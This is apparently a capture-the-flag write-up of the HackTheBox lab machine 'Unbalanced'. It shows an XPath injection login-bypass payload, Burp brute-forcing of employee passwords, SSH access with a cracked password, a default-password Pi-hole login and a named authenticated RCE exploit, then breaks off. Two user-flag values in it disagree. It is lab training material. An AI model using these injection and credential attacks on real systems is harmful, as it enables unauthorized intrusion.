
Access control configuration prevents your request from being allowed at this time. Please contact your service provider if you feel this is incorrect.

Your cache administrator is webmaster.

Generated Tue, 04 Aug 2020 18:37:16 GMT by unbalanced (squid/4.6)

I was able to connect to the hostname I discovered
LOGIN PAGE: http://intranet.unbalanced.htb/intranet.php

SCREENSHOT EVIDENCE OF LOGIN PAGE



Unbalanced Design.

Home

Employee Area

Packages

Contact

Unbalanced Design. Intranet.

Employee Area.

Enter your username and password:

Username


Password

Submit

I did not find anything at
http://172.31.179.2/ or http://172.31.179.3/

I found the server has a load balancer at http://172.31.179.1/

SCREENSHOT EVIDENCE OF LOAD BALANCER




Host temporarily taken out of load balancing for security maintenance.

Going to http://172.31.179.1/intranet.php I get the same login page as http://intranet.unbalanced.htb

To better examine these pages I added Squid as an upstream proxy in Burp

SCREENSHOT EVIDENCE OF PROXY BURP CONFIG



Enter the details of the upstream proxy rule. You can use wildcards to specify destination hosts (* matches zero or more characters, ? matches any character except a dot). Leave the proxy host blank to connect directly for the specified destination host.

Destination host: *

Proxy host: 10.10.10.200

Proxy port: 3128

Authentication type: None

Username:

Password:

Domain:

Domain hostname:

When attempting to sign in to http://172.31.179.1/intranet.php I receive an error message “Invalid Credentials” This error does not show up on http://intranet.unbalanced.htb/intranet.php.
This tells me http://172.31.179.1 is attempting to process my creds and that there is a difference between the sites.

In Burp I noticed XHTML is being used.
This may be open to an XPath injection. This is similar to a SQL injection only it returns XML database info instead of SQL data. The format is similar but a little different
REFERENCE: https://owasp.org/www-community/attacks/XPATH_Injection

I was able to bypass authentication by using
USER: tobor' or 1=2 or 'a'='a
PASS: tobor' or 1=2 or 'a'='a

SCREENSHOT EVIDENCE OF RETURNED XML DATA

rita

Rita Fubelli

rita@unbalanced.htb

Role: HR Manager

jim

Jim Mickelson

jim@unbalanced.htb

Role: Web Designer

bryan

Bryan Angstrom

bryan@unbalanced.htb

Role: System Administrator

sarah

Sarah Goodman

sarah@unbalanced.htb

Role: Team Leader

Using a “Cluster Bomb” attack in Burp I brute force the passwords
RESOURCE: https://www.youtube.com/watch?v=5wyvpJa9LdU&t=390

CRACKED PASSWORDS

USER: rita
PASS: password01!

USER: jim
PASS: stairwaytoheaven


USER: bryan
PASS: ireallyl0vebubblegum!!!

USER: sarah
PASS: sarah4evah

Bryan was the only one with SSH access

```
ssh -p 22 bryan@unbalanced.htb
password: ireallyl0vebubblegum!!!
```

SCREENSHOT EVIDENCE OF SSH ACCESS




```
root@kali:~/HTB/Boxes/Unbalanced# ssh -p 22 bryan@unbalanced.htb
The authenticity of host 'unbalanced.htb (10.10.10.200)' can't be established.
ECDSA key fingerprint is SHA256:aiHhPmnhyt434Qvr9CpJRZOmU7m1R1LI29c11na1obY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'unbalanced.htb,10.10.10.200' (ECDSA) to the list of known hosts.
bryan@unbalanced.htb's password:
Linux unbalanced 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Aug  4 11:32:53 2020 from 10.10.14.25
bryan@unbalanced:~$ |
```

I was then able to read the user flag

```
cat /home/bryan/user.txt
# RESULTS
808879a8415824075222163eeea42bab
```

SCREENSHOT EVIDENCE OF USER FLAG



```
bryan@unbalanced:~$ ip a | grep ens160
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    inet 10.10.10.200/24 brd 10.10.10.255 scope global ens160
bryan@unbalanced:~$ hostname
unbalanced
bryan@unbalanced:~$ id
uid=1000(bryan) gid=1000(bryan) groups=1000(bryan)
bryan@unbalanced:~$ cat /home/bryan/user.txt
12a4ca32fad47132ed8e892843280cc2
bryan@unbalanced:~$ |
```

USER FLAG: 808879a8415824075222163eeea42bab


PrivEsc

Inside bryans home directory is a file called TODO.
This file tells me instranet-host3 has a docker image and it is vulnerable to xpath like I exploited earlier.
It also tells me PiHole is installed and listening on 127.0.0.1

I checked for neighboring machines and discovered a few

```
ip neigh
```

SCREENSHOT EVIDENCE OF DISCOVERED NEIGHBORS




```
bryan@unbalanced:/dev/shm/.tobor$ ip neigh
172.31.11.3 dev br-742fc4eb92b1 lladdr 02:42:ac:1f:0b:03 STALE
10.10.10.2 dev ens160 lladdr 00:50:56:b9:37:eb REACHABLE
172.31.179.1 dev br-742fc4eb92b1 lladdr 02:42:ac:1f:b3:01 STALE
fe80::250:56ff:feb9:37eb dev ens160 lladdr 00:50:56:b9:37:eb router STALE
```

I then discovered the Pi-Hole server is on http://172.31.11.3

```
curl http://172.31.11.3/
```

SCREENSHOT EVIDENCE OF DISCOVERED PIHOLE




```
bryan@unbalanced:/dev/shm/.tobor$ curl http://172.31.11.3

    <html><head>
        <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1"/>
        <link rel='stylesheet' href='/pihole/blockingpage.css' type='text/css'/>
    </head><body id='splashpage'><img src='/admin/img/logo.svg'/><br/>Pi-<b>hole</b>: Your black
```

Using the proxy I configured eariler I was able to access to PiHole server
http://172.31.11.3/admin/

I was able to sign into the PiHole using the default password “admin”

PASS: admin

SCREENSHOT EVIDENCE OF LOGGED IN PIHOLE




Status
Active
Load: 0 0.01 0
Memory usage: 14.9%

Total queries (0 clients)
0

Queries Bloc
0

Being the proud owner of a Pi-Hole I noticed the version is not up to date. This can be seen at the bottom of the page



Pi-hole Version v4.3.2 **Web Interface Version** v4.3 **FTL Version** v4.3.1

I found an exploit for this version using searchsploit
REFERENCE: https://www.exploit-db.com/exploits/48519

```
searchsploit pi-hole
# RESULTS
Pi-hole 4.4.0 - Remote Code Execution (Authenticated) | linux/webapps/48519.py
```

I am reaching the Pi-Hole site through a proxy. In order to reach the site with the exploit I created a local ssh tunnel

